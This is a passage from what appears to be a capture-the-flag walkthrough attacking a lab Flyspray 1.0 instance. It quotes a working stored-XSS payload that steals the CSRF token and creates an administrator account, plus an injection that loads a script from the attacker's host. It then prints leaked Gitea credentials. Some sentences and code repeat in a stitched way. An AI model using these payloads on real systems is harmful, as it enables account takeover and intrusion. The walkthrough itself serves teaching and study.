
##Upgrading 0.9.9.* to 1.0* (1.0 alphas, 1.0 betas, Flyspray master branch on github.com)##

Run http://yourflyspray/setup/
in your browser and follow the instructions.
It detects an existing Flyspray flyspray.conf.php and missing third party components (composer).

##Upgrading from 0.9.6 - 0.9.8 to 0.9.9##
...
The most recent section in the file is the jump to 1.0, so that is the installed version. It is an inference rather than direct proof, but it fits the rest: and the searchsploit entry for the 1.0 branch is precisely the XSS + CSRF one.
Panel access: stored XSS + CSRF
The "real name" field is not sanitised
We read the exploit before firing anything, which is what separates reproducing a recipe from understanding an attack:
searchsploit -x php/webapps/41918.txt
Description :
A vulnerability has been discovered in Flyspray, which can be exploited by malicious people to conduct
cross-site scripting attacks. Input passed via the 'real_name' parameter to '/index.php?do=myprofile' is
not properly sanitised before being returned to the user. This can be exploited to execute arbitrary
HTML and script code in a user's browser session in context of an affected site.

The script is executed on the parameter page AND on any page that allow the user to put a comment.

This XSS vector allow the user to execute scripts to gather the CSRF token
and submit a form to create a new admin

Here's the script :

var tok = document.getElementsByName('csrftoken')[0].value;

var txt = '<form method="POST" id="hacked_form" action="index.php?do=admin&area=newuser">'
txt += '<input type="hidden" name="action" value="admin.newuser"/>'
txt += '<input type="hidden" name="do" value="admin"/>'
txt += '<input type="hidden" name="area" value="newuser"/>'
txt += '<input type="hidden" name="user_name" value="hacker"/>'
txt += '<input type="hidden" name="csrftoken" value="' + tok + '"/>'
txt += '<input type="hidden" name="user_pass" value="12345678"/>'
txt += '<input type="hidden" name="user_pass2" value="12345678"/>'
txt += '<input type="hidden" name="real_name" value="root"/>'
txt += '<input type="hidden" name="email_address" value="root@root.com"/>'
txt += '<input type="hidden" name="verify_email_address" value="root@root.com"/>'
txt += '<input type="hidden" name="group_in" value="1"/>'
txt += '</form>'
Now the payload stops being a black box: it is not "an XSS exploit", it is a script that reads the CSRF token of the page it runs on and uses it to submit a form to index.php?do=admin&area=newuser, creating the user hacker with password 12345678 and group_in=1, the administrators' group id. The token is exactly what needs stealing: the application demands it before accepting the form, and from the victim's browser it is right there in the DOM.

The first injection attempt, however, does not fire. With the usual check payload in the real name field:
<script>alert("XSS")</script>The exploit's own text carries, at the end, the JavaScript to place: a hidden form that submits itself against index.php?do=admin&area=newuser with the victim's csrftoken already embedded.

var tok = document.getElementsByName('csrftoken')[0].value;
var txt = '<form method="POST" id="hacked_form" action="index.php?do=admin&area=newuser">'
txt += '<input type="hidden" name="user_name" value="hacker"/>'
txt += '<input type="hidden" name="csrftoken" value="' + tok + '"/>'
txt += '<input type="hidden" name="user_pass" value="12345678"/>'
...
document.getElementById("hacked_form").submit();

This will create a new admin account, hacker:12345678
The key is in the first line: the csrftoken is not guessed, it is read from the victim's own DOM, which is what turns an XSS into a CSRF carrying a valid token.
The first injection attempt, however, does not fire. With the classic probe in the real name field, typed straight into the profile:

<div class="comment_header_infos">
  <a href="http://192.168.1.161/flyspray/index.php?do=user&area=users&id=2"><script>alert("XSS")</script></a>
  commented on 05.03.2025 13:22
</div>
No alert pops. The inspector shows why: the name is rendered inside the <a> that links to the comment author's profile, and there the browser does not run the script. The technique was not wrong, the injection context was, and the fix is the usual one: break out of the context first. We close the attribute and the tag before opening ours, and instead of inline code we load an external script from our machine:
"><script src="http://192.168.1.80/test.js"></script>

The admin runs our JavaScript
With the XSS confirmed, we load the exploit's payload into test.js: a request that registers a new user with an administrator role. When Flyspray's admin opens our profile, their browser runs the script with their session and creates the account for us. This is the XSS + CSRF pattern: we supply the code, the victim supplies the privileges.
cat test.js
python3 -m http.server 80
192.168.1.161 - - [16/Mar/2025 02:36:10] "GET /test.js HTTP/1.1" 200 -That 200 is the proof that the administrator opened the page and their browser loaded our script. The account it creates is hacker with the password 12345678, exactly as the exploit said:


Leak: achilles's Gitea credentials
As admin a task list appears that was not visible before. The second one, FS#2 - self hosted git service, shows its description on hover alone:

Task Description
Requires testing | self hosted git service | 0%
Here are my creds in case anyone wants to check out our project!
achilles:h2sBr9gryBunKdF9
Opening it confirms which service those credentials belong to:

achilles:h2sBr9gryBunKdF9Shell as apache: preg_replace /e
Enumerate Gitea (port 3000)
With those credentials we log into the Gitea on 3000. achilles's account has two repositories:

